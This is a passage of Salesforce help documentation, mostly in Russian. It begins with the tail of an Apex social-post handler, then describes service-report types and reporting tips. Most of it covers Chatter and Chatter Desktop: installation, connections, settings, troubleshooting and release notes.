:post.R6PostId LIMIT 1];
    if (!postList.isEmpty()) {
        post.Id = postList[0].Id;
    }
}

private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
    String replyToId = (String)rawData.get('replyToExternalPostId');
    if (String.isBlank(replyToId)) return;
    List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
    if (!postList.isEmpty()) {
        post.ReplyToId = postList[0].id;
        post.ReplyTo = postList[0];
    }
}

private void matchPersona(SocialPersona persona) {
    if (persona != null && String.isNotBlank(persona.ExternalId)) {
        List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

        ((Provider != 'Other' AND Provider = :persona.Provider) OR
        (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
        ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
        (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
        if (!personaList.isEmpty()) {
            persona.Id = personaList[0].Id;
            persona.ParentId = personaList[0].ParentId;
        }
    }
}

```

```
    }
}

private void createPersona(SocialPersona persona) {
    if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
        String.isBlank(persona.Provider)) return;

    if (isPersonaAccountEnabled()){
        Account account = createPersonAccount(persona);
        persona.ParentId = account.Id;
    }
    else {
        Contact contact = createContact(persona);
        persona.ParentId = contact.Id;
    }
    insert persona;
}

private Boolean isPersonaAccountEnabled() {
    if (!usePersonAccount()) return false;
    Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
    return accountFields.containsKey('IsPersonAccount');
}

private Account createPersonAccount(SocialPersona persona) {
    Account account = new Account(
        Name = persona.Name
    );
    insert account;
    return account;
}

private Contact createContact(SocialPersona persona) {
    String name = persona.RealName;
    if (String.isBlank(name)) {
        name = persona.Name;
    }

    String firstName = '';
    String lastName = 'unknown';
    if (!String.isBlank(name)) {
        firstName = name.substringBeforeLast(' ');
        lastName = name.substringAfterLast(' ');
        if (String.isBlank(lastName)) {
            lastName = firstName;
        }
    }

    Contact contact = new Contact(
        LastName = lastName,
        FirstName = firstName
    );
};
```

```

String defaultAccountId = getDefaultAccountId();
if (defaultAccountId != null) {
    contact.AccountId = defaultAccountId;
}
insert contact;
return contact;
}
}

```

## Составление отчетов по действиям службы поддержки

Отчеты, доступные в папке «Отчеты службы поддержки», позволяют отслеживать количество созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также время, прошедшее с момента последнего изменения статуса или ответственного за обращение, и журнал обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений. При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.

### [Использование типов настраиваемых отчетов для составления отчетов по действиям службы поддержки](#)

Объекты «Обращения» и «Решения» поддерживают несколько типов настраиваемых отчетов, которые могут использоваться для отслеживания действий рабочей группы над обращениями и решениями.

### [Советы по эффективному составлению отчетов службы поддержки](#)

Ниже перечислены советы и рекомендации, позволяющие извлекать ценную информацию из сведений об обращениях и решениях.

## Использование типов настраиваемых отчетов для составления отчетов по действиям службы поддержки

Объекты «Обращения» и «Решения» поддерживают несколько типов настраиваемых отчетов, которые могут использоваться для отслеживания действий рабочей группы над обращениями и решениями.

Рекомендуем использовать встроенные типы настраиваемых отчетов для создания отчетов по количеству созданных обращений, комментариев к обращениям, сообщений эл. почты с обращениями, ответственных за обращения, ролей контактов обращений, обращений с решениями, а также времени, прошедшему с момента последнего изменения статуса или ответственного за обращение, и журналу полей обращений.

Кроме того, система позволяет создавать отчеты по решениям организации, включая журналы решений, языки создания решений и актуальность переведенных решений.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**  
(Доступные отчеты  
определяются используемой  
версией.)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**  
(Доступные отчеты  
определяются используемой  
версией.)

Некоторые типы настраиваемых отчетов доступны только при использовании связанных функций. Например, при включении архивного трендинга для объекта «Обращения» пользователь получает автоматический доступ к типу настраиваемого отчета «Обращения с архивным трендингом».

#### **Обращения с архивным трендингом**

Чтобы проанализировать динамические изменения сведений об обращениях, выберите тип настраиваемого отчета «Обращения с архивным трендингом». Данный тип отчета доступен только при использовании функции архивного трендинга.

#### **Обращения и сообщения эл. почты**

Чтобы создать настраиваемый отчет для просмотра списка входящих и исходящих сообщений эл. почты по обращениям, выберите тип отчета «Обращения и сообщения эл. почты». Данный тип отчета доступен только при использовании функции Email-to-Case или On-Demand Email-to-Case.

#### **Переведенные решения**

Чтобы резюмировать переведенные решения, связанные с каждым основным решением, выберите отчет «Переведенные решения».

#### **Роль контакта**

Чтобы просмотреть все обращения со связанными ролями контакта, выберите отчет «Роль контакта».

#### **Обращения со статьями**

Чтобы просмотреть статьи, вложенные в обращения, выберите отчет «Обращения со статьями». Данный отчет доступен только при использовании компонента Salesforce Knowledge.

Данный отчет отображает даже те статьи, которые не помечены как доступные для внутреннего приложения.

#### **Жизненный цикл обращения**

Чтобы просмотреть результаты поля «Диапазон», содержащего время, прошедшее с момента последнего изменения статуса или ответственного за обращение, запустите отчеты по жизненному циклу обращения. Каждое изменение статуса или ответственного инициирует обновление счетчика.

#### **Сервисные контракты с правами**

Чтобы просмотреть услуги, доступные клиентам, выберите тип отчета «Сервисные контракты с правами». Данный тип отчета доступен только при использовании функции «Сервисные контракты с правами».

#### **Организации с правами и контактами**


Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы). Данный тип отчета доступен только при использовании функции «Сервисные контракты с правами».

#### **Сервисные контракты с элементами строки контракта**

Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами). Данный тип отчета доступен только при использовании функции «Сервисные контракты с элементами строки контракта и правами».

#### **Обращения с контрольными точками**

Чтобы создать настраиваемый отчет для просмотра списка обращений с контрольными точками, выберите тип отчета «Обращения с контрольными точками». Данный тип отчета доступен только при использовании прав.

 **Прим.:** Статус контрольной точки в списке просмотров и отчетов основан на времени окончания связанного процесса права. Если в профиль пользователя не входит доступ к полю обращения «Время окончания процесса права», то при просмотре отчетов и списков может отображаться неверный статус контрольной точки обращений. Список записей и контрольных точек обращения будет отображать верные значения статуса контрольной точки.

#### **Журнал обращения/Журнал решения**

Чтобы отслеживать журнал стандартных и настраиваемых полей обращений и решений, поддерживающих функцию отслеживания, выберите типы отчетов «Журнал обращения» и «Журнал решения». Данные отчеты позволяют

просматривать предыдущие и новые значения отслеживаемых полей. Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».

### Права и контракты

Типы настраиваемых отчетов позволяют определять критерии отчета, поддерживающие запуск и создание отчетов по правам, сервисным контрактам и элементам строки контракта. Ниже перечислены типы настраиваемых отчетов, которые автоматически добавляются системой Salesforce при включении функции управления правами.

| Тип настраиваемого отчета                         | Описание   | Область типа отчета     |
|---|--|-------------------------|
| Организации с правами и контактами                | Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы). | Организации и контакты  |
| Сервисные контракты с элементами строки контракта | Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами).   | Отчеты службы поддержки |
| Сервисные контракты с правами                     | Данный тип отчета составляет список сервисных контрактов с правами.                                    | Отчеты службы поддержки |

## Советы по эффективному составлению отчетов службы поддержки

Ниже перечислены советы и рекомендации, позволяющие извлекать ценную информацию из сведений об обращениях и решениях.

- При создании отчетов по обращениям дополните отчет полем «Номер родительского обращения». Данное поле определяет наличие связи между обращением и родительским обращением.
- При создании отчетов по показателям оперативности разрешения обращений дополните отчет полем «Закрыто при создании». Данное поле соответствует обращениям, закрытым представителями службы поддержки посредством кнопки **«Сохранить и закрыть»** во время создания обращения.
- При необходимости создайте отчет по обращениям, содержащим контактные адреса эл. почты, экспортируйте данные отчетов в Excel и выполните пакетную отправку стандартных писем посредством приложения Microsoft Word.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

(Доступные отчеты определяются используемой версией.)

### Типы стандартных отчетов

- Чтобы резюмировать переведенные решения, связанные с каждым основным решением, выберите отчет «Переведенные решения».
- Чтобы просмотреть все обращения со связанными ролями контакта, выберите отчет «Роль контакта».
- Чтобы просмотреть статьи, вложенные в обращения, выберите отчет «Обращения со статьями». Данный отчет доступен только при использовании компонента Salesforce Knowledge.

Данный отчет отображает даже те статьи, которые не помечены как доступные для внутреннего приложения.

## Типы настраиваемых отчетов

- Чтобы создать настраиваемый отчет для просмотра списка обращений с контрольными точками, выберите тип отчета «Обращения с контрольными точками». Данный тип отчета доступен только при использовании прав.
- Чтобы отслеживать журнал стандартных и настраиваемых полей обращений и решений, поддерживающих функцию отслеживания, выберите типы отчетов «Журнал обращения» и «Журнал решения». Данные отчеты позволяют просматривать предыдущие и новые значения отслеживаемых полей. Условия фильтра не могут использоваться для поиска результатов в полях «Предыдущее значение» и «Новое значение».
- Чтобы создать настраиваемый отчет для просмотра списка входящих и исходящих сообщений эл. почты по обращениям, выберите тип отчета «Обращения и сообщения эл. почты». Данный тип отчета доступен только при использовании функции Email-to-Case или On-Demand Email-to-Case.
- Чтобы просмотреть результаты поля «Диапазон», содержащего время, прошедшее с момента последнего изменения статуса или ответственного за обращение, запустите отчеты по жизненному циклу обращения. Каждое изменение статуса или ответственного инициирует обновление счетчика.

## Обращения на порталах

При наличии портала самообслуживания организация может выполнять отчеты для отслеживания показателей использования портала самообслуживания.

- При создании отчетов по комментариям к обращениям выберите поле «Общедоступный комментарий к обращению», позволяющее определять личные и общедоступные комментарии. Общедоступные комментарии помечаются флажком. Чтобы ограничить результаты отчета общедоступными комментариями, настройте отчет и добавьте фильтр поля «*Общедоступный комментарий к обращению*» равно «*Истина*». Аналогично, чтобы ограничить результаты отчета только личными комментариями, добавьте фильтр «*Общедоступный комментарий к обращению*» равно «*0*».
- Чтобы просмотреть количество обращений, закрытых пользователями на портале самообслуживания посредством предложенных решений, выберите поле «Закрыто пользователем портала самообслуживания».

## Категории решений

Создайте настраиваемый отчет, сортирующий решения по категориям. Выберите поле «Имя категории» для отображения категории решения и поле «Имя родительской категории» для отображения родительской категории решения.

- Отчет, ограниченный решениями отдельной категории, содержит только решения, связанные с категорией напрямую. Данный отчет не содержит решения, относящиеся к подкатегориям указанной категории.
- Чтобы создать отчет по некатегоризированным решениям, воспользуйтесь расширенными фильтрами отчета. Выберите поле «Имя категории» и оператор «равно», а третье поле оставьте незаполненным.

## Участники рабочей группы

- При необходимости создайте отчет по рабочим группам со своим участием. После запуска отчета по обращениям выберите значение «Обращения моей группы, работающей с обращениями» в раскрывающемся списке «Показать».
- Поле «Роль ответственного» в отчетах по обращениям определяется не так, как для остальных объектов. Обычно поле «Роль ответственного» определяется полем «Имя роли, отображаемое в отчетах», доступным в роли пользователя. В отличие от других объектов, обращения используют поле «Метка».
- При необходимости ограничьте любой отчет по обращениям обращениями, принадлежащими пользователям или очередям. Выберите пункт «Обращения, принадлежащие пользователю» или «Обращения, принадлежащие очереди» в раскрывающемся списке «Просмотр» сверху отчета по обращениям.

# Расширенное сотрудничество

## Добро пожаловать, пользователи инструментов сотрудничества!

Пословица «Один в поле не воин» актуальна даже в системе Salesforce! Сотрудничество — как внешнее, так и внутреннее — позволяет сократить время выполнения задач и повысить их эффективность.

Данная документация содержит сведения об инструментах сотрудничества (например, Chatter, Salesforce CRM Content и даже документы). В рамках сотрудничества поддерживаются любые доступные действия, а данная документация позволяет определить оптимальный способ их выполнения.

## Сотрудничество внутри компании

### Публикация общедоступных обновлений (Chatter)

#### Общие сведения о Chatter

Chatter — это приложение Salesforce, позволяющее сотрудникам обмениваться репликами и деловой информацией в режиме реального времени.

Компоненты Chatter (например, ленты, профили, группы и многое другое) позволяют обмениваться информацией, совместно работать над текущими проектами и отслеживать последние обновления в компании.

Для работы сети Chatter используются те же параметры безопасности, что в организации Salesforce. По умолчанию Chatter доступен организациям, созданным после 22 июня 2010 года. Администраторы других организаций должны включать Chatter вручную. Приложение Chatter доступно в меню приложений, которое расположено в верхнем правом углу любой страницы. Если вкладки Chatter добавлены администратором в другие приложения, а параметры отображения настраивались пользователем ранее, то вкладки должны быть добавлены вручную.

Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Chatter не поддерживается:

- при использовании Microsoft® Internet Explorer 6.0;
- для внешних пользователей на клиентских или партнерских порталах;
- на вкладке «Консоль».

Сообщения и комментарии, публикуемые пользователями в Chatter, сохраняются на протяжении всего времени предоставления доступа к соответствующей организации клиента. Компания salesforce.com оставляет за собой право применять указанные ниже ограничения.

- Количество системных отслеживаемых обновлений ленты. В настоящее время отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



автоматически. Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее, пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.

- Количество электронных уведомлений, доступное для организации в течение одного часа.

Ограничения могут быть изменены. Дополнительную информацию можно получить в компании Salesforce.

## Начало работы с Chatter

### Общие сведения о вкладке Chatter

Вкладка Chatter — это основная страница для совместной работы, предоставляющая мгновенный доступ к большинству функций сотрудничества в приложении Chatter.

Ниже перечислены действия, доступные на вкладке Chatter.

- **Публикация сообщения**, доступного отслеживающим пользователям, или комментария к сообщению другого пользователя.
- **Выбор понравившихся сообщений или комментариев** в знак поддержки.
- **Публикация сообщения** в профиль или группу, либо отправка ссылки на сообщение другим пользователям Chatter посредством сообщения эл. почты или мгновенного сообщения.
- **Просмотр, фильтрация и сортировка ленты** на левой боковой панели, позволяющей просматривать сообщения для отслеживаемых пользователей или записей и групп со своим участием, сообщения, содержащие упоминания собственного имени, сообщения, добавленные в закладки, или все сообщения компании.
- **Поиск по ленте**, позволяющий быстро находить нужные сведения в сообщениях и комментариях ленты на вкладке Chatter.
- **Добавление сообщения в закладки**, позволяющее отслеживать новые комментарии к сообщению или напоминать о необходимости его доработки.
- **Добавление тем в сообщение**, позволяющее категоризировать сообщение и повышать его доступность.
- **Просмотр списков людей, групп, файлов и тем.**
- **Просмотр или обновление профиля** (например, фотография для профиля или контактные данные).
- **Просмотр или отправка личных сообщений**, доступных только определенным пользователям.
- **Просмотр избранного**, позволяющий открывать последние сообщения и комментарии к избранным темам, списковым представлениям и поискам по лентам Chatter.
- **Просмотр рекомендаций** по людям, группам, файлам и записям, связанным с должностью и интересами текущего пользователя.
- **Просмотр самых обсуждаемых тем**, интересующих пользователей Chatter в данный момент.
- **Приглашение в Chatter** людей, которым не назначены лицензии Salesforce на использование Chatter.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Chatter Desktop

### Общие сведения о Chatter Desktop

Chatter Desktop — это бесплатное настольное приложение, позволяющее работать в сети Chatter без использования обозревателя. Приложение Chatter Desktop позволяет публиковать сообщения и комментарии в сети Chatter, а также получать обновления о собственных группах и отслеживаемых людях, записях или файлах. Кроме того, приложение Chatter Desktop поддерживает чат и личные сообщения Chatter, а также отображает обновления и личные сообщения Chatter в виде всплывающих уведомлений на панели задач Windows или Mac OS X.


 **Прим.:** Пользователи-клиенты могут устанавливать и использовать приложение Chatter Desktop, но имеют ограниченный доступ к его функциям. Например, пользователям-клиентам недоступно отслеживание пользователей или записей, общение и настройка параметров управления.

### Установка Chatter Desktop

Salesforce предлагает два способа установки Chatter Desktop: стандартную версию для самостоятельной установки и управляемую версию для корпоративного развертывания.

Ниже перечислены минимальные требования для использования приложения Chatter Desktop.

- Windows
  - x86-совместимый процессор 2,33 ГГц или лучше/процессор Intel Atom™ 1,6 ГГц для нетбуков или лучше
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate или Enterprise (включая 64-разрядные версии) с пакетом обновления 2 (SP2) или Windows 7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)
- Mac
  - Процессор Intel® Core™ Duo 1,83 ГГц или лучше
  - Mac OS X 10.5, 10.6 или 10.7
  - 512 Мб ОЗУ (рекомендуем 1 Гб)

 **Важное замечание:** Для работы приложения Chatter Desktop используется межплатформенная среда выполнения для настольных приложений Adobe® Integrated Runtime (AIR®), которая должна поддерживаться установленной операционной системой. Приложение Chatter Desktop не работает в операционных системах, которые не поддерживают Adobe AIR (например, 64-разрядная версия Linux). Дополнительную информацию о среде выполнения Adobe AIR см. на веб-сайте компании Adobe.

Стандартная версия:

- Требуются полномочия администратора на компьютере
- Полномочия администратора в системе Salesforce не требуются
- Автоматическая установка требуемой версии Adobe® Integrated Runtime (AIR®)
- При первом запуске приложения Chatter Desktop необходимо принять лицензионное соглашение

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- При первом запуске приложения Chatter Desktop в Chatter публикуется сообщение об установке Chatter Desktop
- Периодическая проверка Salesforce на наличие новых версий

Чтобы установить стандартную версию, выполните указанные ниже действия.


1. Введите строку «*Chatter Desktop*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Chatter Desktop**».
2. Нажмите кнопку «**Загрузить**».
3. Выполните экранные инструкции.

 **Прим.:** Администраторы могут отключить страницу загрузки Chatter Desktop и заблокировать доступ к Chatter Desktop.

 **Важное замечание:** Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с [веб-сайта компании Adobe](#) и запустите его как минимум один раз.


## Подключение Chatter Desktop


При наличии нескольких учетных записей Salesforce или Chatter пользователи могут создать отдельное подключение для каждой учетной записи. В этом случае приложению Chatter Desktop будут доступны только те данные Chatter, которые доступны пользователям при работе с интерактивным приложением.

1. Щелкните значок  и выберите пункт «**Параметры**».
2. В разделе «Подключения» введите имя подключения и URL-адрес входа. URL-адрес должен начинаться с компонента `https://` и заканчиваться компонентом `salesforce.com` или `chatter.com`. Например, европейское подразделение организации использует для входа в систему следующий адрес: `https://emea.salesforce.com`. Чтобы добавить новое подключение, введите данный URL-адрес и укажите имя «*Европа*».

По умолчанию приложение Chatter Desktop подключается к основному экземпляру системы Salesforce (Production) или безопасной среде Force.com.

3. Нажмите кнопку «**Авторизовать**» и выполните инструкции по авторизации данного подключения в приложении Chatter Desktop.

Чтобы выбрать подключение по умолчанию, установите нужный переключатель в окне «Параметры». Чтобы быстро изменить подключение во время работы с приложением Chatter Desktop, щелкните значок  и выберите пункт «**Изменить подключение**», а затем выберите нужное подключение.

 **Прим.:** Несмотря на то, что приложение Chatter Desktop поддерживает создание нескольких подключений, одновременно для входа в систему может использоваться только одно подключение. Приложение Chatter Desktop не позволяет одновременно просматривать данные для нескольких подключений.

СМ. ТАКЖЕ:

[Настройка Chatter Desktop](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Настройка Chatter Desktop

Для большинства пользователей достаточно стандартной конфигурации Chatter Desktop, однако некоторые параметры Chatter Desktop могут быть изменены. Чтобы открыть

параметры Chatter Desktop, щелкните значок  и выберите пункт «**Параметры**». Ниже перечислены параметры, доступные для настройки.

- Вход в приложение Chatter Desktop при запуске компьютера.
- Сворачивание приложения Chatter Desktop при выходе.
- Включение или отключение всплывающих уведомлений. По умолчанию всплывающие уведомления включены.
- Управление предупреждениями для новых сообщений и комментариев ленты (дополнительные параметры).
- Отображение приложения Chatter Desktop только поверх других окон (дополнительные параметры).
- Отображение окна чата поверх других окон при получении нового сообщения.
- Прогрывание звуковых уведомлений для новых чатов или всех сообщений при свернутом или неактивном окне чата (например, использование нескольких чатов или другого приложения).
- Редактирование [подключений](#).







СМ. ТАКЖЕ:

[Рекомендации по устранению неполадок Chatter Desktop](#)

## Использование Chatter Desktop




В окне Chatter Desktop:

### Значок Значение:

 Изменение статуса в чате. Установите статус  «**На месте**»,  «**Отошел**» или для  «**Не в сети**». Пользователь со статусом  «**Не в сети**» недоступен для  общения.



Просмотр обновлений ленты для всех отслеживаемых пользователей и записей, а также публикация обновлений.

- Чтобы добавить комментарий, щелкните «**Комментарий**». Чтобы получать электронные уведомления о добавлении комментария к сообщению, щелкните «**Нравится**». Чтобы удалить доступное сообщение, щелкните «**Удалить**».
- Чтобы опубликовать локальный файл, перетащите файл в область ввода сообщения  или щелкните значок , отображающийся при вводе сообщения.
- Чтобы опубликовать ссылку, вставьте ссылку в текстовую область сверху ленты или щелкните значок , отображающийся при вводе сообщения.
- Чтобы отсортировать обновления, воспользуйтесь фильтром «**Сортировать по**» сверху ленты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- «Дата публикации»: сортировка лент по дате публикации. Чтобы просмотреть все комментарии, нажмите кнопку **«Показать все комментарии»** под сообщением.
- «Дата публикации и добавления комментария»: сортировка лент по дате публикации и добавления комментария. Чтобы просмотреть все комментарии, нажмите кнопку **«Показать все комментарии»** под связанным сообщением.



Просмотр и комментирование обновлений, предназначенных для текущего пользователя.



Общение с людьми и просмотр их обновлений. Сообщения чата отображаются в отдельном окне.

- Чтобы просмотреть пользователей или чаты, добавленные в избранное, нажмите кнопку **«Избранное чата»**. Чтобы добавить избранное, щелкните значок ☆ напротив имени нужного пользователя или в любом активном чате.
- Чтобы просмотреть обновления конкретного пользователя или опубликовать сообщение в его ленту, нажмите кнопку **«Отслеживание»** или **«Отслеживающие»** и выберите имя нужного пользователя.
- Чтобы выполнить указанные ниже действия, наведите указатель мыши на имя нужного пользователя.
  - Чтобы отправить личное сообщение, щелкните значок 🗨️.
  - Чтобы добавить пользователя в качестве избранного чата, щелкните значок ☆. Имя пользователя будет добавлено в список **«Избранное чата»**.
  - Чтобы начать отслеживание пользователя, щелкните значок +. Чтобы отменить отслеживание пользователя, щелкните значок ✕.
  - Чтобы начать чат, щелкните значок 💬. Значок 👤+ в окне чата позволяет находить и добавлять не более 10 пользователей в текущий чат. Пользователи со статусом ⚫ **«Не в сети»** недоступны для общения.



**Прим.:** Доступно только в том случае, если в организации включена поддержка чата.



Просмотр личных сообщений Chatter и отправка ответов. Чтобы просмотреть сообщение, щелкните нужное сообщение. Чтобы отправить новое сообщение, нажмите кнопку **«Создать сообщение»**.



**Прим.:** Доступно только в том случае, если в организации включена поддержка сообщений.



Просмотр обновлений ленты из групп.

- Чтобы просмотреть ленту группы или опубликовать обновления, щелкните имя нужной группы или выполните ее поиск. Обновления могут быть опубликованы во всех общедоступных группах и личных группах со своим участием.
- Чтобы стать участником группы, щелкните **«Присоединиться»**. Чтобы выйти из состава группы, щелкните **«Участник»**.
- Чтобы просмотреть описание группы, щелкните значок ▾.



Просмотр и комментирование отслеживаемых записей. Выберите нужный тип записи (например, «Организация») в раскрывающемся меню в верхней части окна. В списке отображаются только отслеживаемые записи. Чтобы просмотреть сведения о записи, щелкните имя нужной записи. Приложение Chatter Desktop отображает первые восемь полей записи.



Редактирование [параметров Chatter Desktop](#) или [изменение подключения](#).



Мгновенная синхронизация данных. Синхронизация приложения Chatter Desktop выполняется автоматически, но иногда может занимать некоторое время.

СМ. ТАКЖЕ:

[Рекомендации по устранению неполадок Chatter Desktop](#)

## Рекомендации по устранению неполадок Chatter Desktop

Ниже приведены решения по устранению неполадок Chatter Desktop.

Chatter Desktop использует Adobe® Integrated Runtime (AIR®). В приведенной ниже таблице описаны решения распространенных неполадок, связанных с AIR. Для получения дополнительной информации обратитесь к базе знаний Adobe®.

| Проблема  | Решение   |
|---|---|
| Ошибка установки Chatter Desktop                          | <p>Удалите каталоги общедоступного локального объекта (SLO) и зашифрованного локального хранилища (ELS) и повторно установите Chatter Desktop.</p> <p>В каталоге SLO хранится постоянная информация, например последнее местоположение и размер экрана. Он находится по следующему адресу:</p> <ul style="list-style-type: none"> <li>• <b>Mac OS</b> / [USER] / Library / Preferences / sfdc-desktop*</li> <li>• <b>Windows Vista, Windows 7, Windows 8.x</b>: C:\Users\<user>\AppData\Roaming\sfdc-desktop*</user></li> <li>• <b>Windows XP</b>: C:\Documents and Settings\<user>\Application Data\sfdc-desktop*</user></li> </ul> <p>В ELS хранятся пользовательские удостоверения OAuth2.0. ELS находится по следующему адресу:</p> <ul style="list-style-type: none"> <li>• <b>Mac OS</b> / [USER] / Library / Application Support / Adobe / AIR / ELS / sfdc-desktop*</li> <li>• <b>Windows Vista, Windows 7, Windows 8.x</b>: C:\Users\<user>\AppData\Roaming\Adobe\AIR\ELS\sfdc-desktop*</user></li> <li>• <b>Windows XP</b>: C:\Documents and Settings\<user>\Application Data\Adobe\AIR\ELS\sfdc-desktop*</user></li> </ul> |
| При использовании в операционной системе Linux приложение | <p>При использовании управляемой установки проверьте следующие файлы.</p> <ul style="list-style-type: none"> <li>• Файл <code>.chatterdesktop</code> должен быть синтаксически корректным и содержать действительные данные XML.</li> </ul>   |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Проблема   | Решение   |
|--|---|
| Chatter Desktop не откликается, не сохраняет пароль, отображает пустое окно или возникают другие ошибки. | <ul style="list-style-type: none"> <li>Файл <code>.chatterdesktop</code> должен содержать действительные URL-адреса, каждый из которых начинается с элемента <code>https://</code> и заканчивается элементом <code>salesforce.com</code>.</li> </ul> Устраните ошибки в хранилище ключей ELS. Дополнительную информацию см. по ссылке <a href="http://kb2.adobe.com/cps/492/cpsid_49267.html">http://kb2.adobe.com/cps/492/cpsid_49267.html</a> . |
| Chatter Desktop не поддерживает предварительный просмотр PDF-файлов.                                     | Для предварительного просмотра PDF-файлов Chatter Desktop использует приложение Adobe® Acrobat® Reader. Прежде чем использовать Chatter Desktop для предварительного просмотра файлов, установите приложение Adobe Acrobat с <a href="#">веб-сайта компании Adobe</a> и запустите его как минимум один раз.   |
| Фотографии с комментариями не обновляются.   | Щелкните значок синхронизации.  |

СМ. ТАКЖЕ:

[Настройка Chatter Desktop](#)

### Удаленное отключение Chatter Desktop

В случае кражи или потери компьютера, на котором установлено приложение Chatter Desktop, пользователи могут заблокировать доступ к данным Salesforce для приложения Chatter Desktop.

- На странице личных параметров введите строку «*Дополнительные сведения о пользователе*» в поле «Быстрый поиск», затем выберите «**Дополнительные сведения о пользователе**». Нет результатов? Введите строку «*Личные сведения*» в поле «Быстрый поиск» и выберите пункт «**Личные сведения**».
- Щелкните ссылку «**Отменить**» напротив приложения Chatter Desktop в разделе «Удаленный доступ».

СМ. ТАКЖЕ:

[Рекомендации по устранению неполадок Chatter Desktop](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Выпуски приложения Chatter Desktop

В таблице ниже указаны обновления для каждого выпуска приложения Chatter Desktop.

| Версия | Обновления  |
|--------|---|
| 3.2.2  | <ul style="list-style-type: none"> <li>Обновление сертификата установщика</li> </ul>  |
| 3.2.1  | <ul style="list-style-type: none"> <li>Обновление сертификата установщика</li> </ul>  |
| 3.2    | <ul style="list-style-type: none"> <li>Настройка всплывающих оповещений для новых сообщений и комментариев ленты</li> <li>Отображение приложения Chatter Desktop только поверх других окон</li> <li>Удаление доступных сообщений ленты</li> <li>Публикация во всех общедоступных группах</li> <li>Поддержка прокрутки и активных ссылок в описаниях группы</li> <li>Исправление разнообразных ошибок, в том числе отрицательных значений и имен, отображающихся дважды в предпочтениях и недействительных тематических ссылках</li> </ul> |
| 3.1.1  | <ul style="list-style-type: none"> <li>Обновление сертификата установщика</li> </ul>  |
| 3.1    | <ul style="list-style-type: none"> <li>Добавление файлов в комментарии</li> <li>Просмотр списка чата, отсортированного по личному имени</li> <li>Просмотр даты последнего действия для групп</li> <li>Усовершенствованный просмотр нескольких чатов</li> <li>Сортировка избранного по доступности пользователей</li> <li>Отображение оптимизированных значков ленты Chatter и перетаскивание файлов в сообщения</li> </ul>  |
| 3.0    | <ul style="list-style-type: none"> <li>Общение как минимум с одним пользователем организации</li> <li>Выбор понравившихся комментариев</li> </ul>   |

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



|       |  |
|-------|--|
